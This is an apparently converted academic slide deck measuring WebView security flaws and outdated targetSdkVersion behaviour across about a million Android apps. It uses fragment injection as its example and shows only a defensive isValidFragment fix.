
- 117,974 apps implement `onReceivedSslError`
- 29,652 apps (25%) **must** ignore errors



# Primary results


<b>Vulnerability</b>	<b>% Relevant</b>	<b>% Vulnerable</b>
Unsafe Nav	15	34
HTTP	40	56
Unsafe HTTPS	27	29

# Popularity





# Outdated Apps



# Libraries

29%

unsafe nav

51%

HTTP

53%

unsafe HTTPS

# Additional security issues

Based on 998,286 free web apps from June 2014

Mobile Web App Feature	% Apps
JavaScript Enabled	97
JavaScript Bridge	36
shouldOverrideUrlLoading	94
shouldInterceptRequest	47
onReceivedSslError	27
postUrl	2
Custom URL Patterns	10

Vuln	% Relevant	% Vulnerable
Unsafe Navigation	15	34
Unsafe Retrieval	40	56
Unsafe SSL	27	29
Exposed POST	2	7
Leaky URL	10	16

# Takeaways

- Apps must not load untrusted content into WebViews
- Able to identify violating apps using static analysis
- Vulnerabilities are present in the entire app ecosystem

# Outline

- Mobile malware
  - Identifying malware
    - Detect at app store rather than on platform
  - Classification study of mobile web apps
    - Entire Google Play market as of 2014
    - 85% of approx 1 million apps use web interface
- ➔ Target fragmentation in Android
- Out-of-date Apps may disable more recent security platform patches

# Target Fragmentation in Android Apps

Patrick Mutchler  
John Mitchell

Yeganeh Safaei  
Adam Doupe

# Takeaways

Android apps can run using outdated OS behavior

- The large majority of Android apps do this
- Including popular and well maintained apps

Outdated security code invisibly permeates the app ecosystem

- “Patched” security vulnerabilities still exist in the wild
- “Risky by default” behavior is widespread

# Roadmap

What is target fragmentation?

Target fragmentation statistics

Security consequences



# Roadmap

**What is target fragmentation?**

Target fragmentation statistics

Security consequences

*“If the device is running Android 6.0 or higher... [the app] must request each dangerous permission that it needs while the app is running.*

- Android Developer Reference

*“If the device is running Android 6.0 or higher **and your app's target SDK is 6.0 or higher** [the app] must request each dangerous permission that it needs while the app is running.*

- Android Developer Reference

*“If the [operating system version of the device] is higher than the version declared by your app’s `targetSdkVersion`, the system **may enable compatibility behaviors** to ensure that your app continues to work the way you expect.”*

- Android Developer Reference

# Roadmap

What is target fragmentation?

**Target fragmentation statistics**

Security consequences


# Dataset


1,232,696 Android Apps

Popularity, Category, Update, and Developer metadata


Collected between May 2012 and Dec 2015


Broken into five datasets by collection date















# Roadmap

What is target fragmentation?

Target fragmentation statistics

**Security consequences**

# Fragment Injection



[securityintelligence.com/new-vulnerability-android-framework-fragment-injection/](https://securityintelligence.com/new-vulnerability-android-framework-fragment-injection/)

# Fragment Injection

Fixed in Android 4.4

Developers implement `isValidFragment` to authorize fragments

```
// Put this in your app
protected boolean isValidFragment(String fName){
    return MyFrag.class.getName().equals(fName);
}
```

# Fragment Injection

Vulnerable if:

- Targets 4.3 or lower (31%)
- Some class inherits from `PreferenceActivity` (4.8%)
- That class is exported (1.1%)
- That class does not override `isValidFragment` (0.55%)

4.2% of apps vulnerable if no fix was ever implemented

# Mixed Content in WebView

✖ **Mixed Content:** The page at <https://googlesamples.github.io/web-fundamentals/samples/discovery-and-distribution/avoid-mixed-content/simple-example.html>:1 **was loaded over HTTPS, but requested an insecure script 'http://googlesamples.github.io/web-fundamentals/samples/discovery-and-distribution/avoid-mixed-content/simple-example.js'. This request has been blocked; the content must be served over HTTPS.**

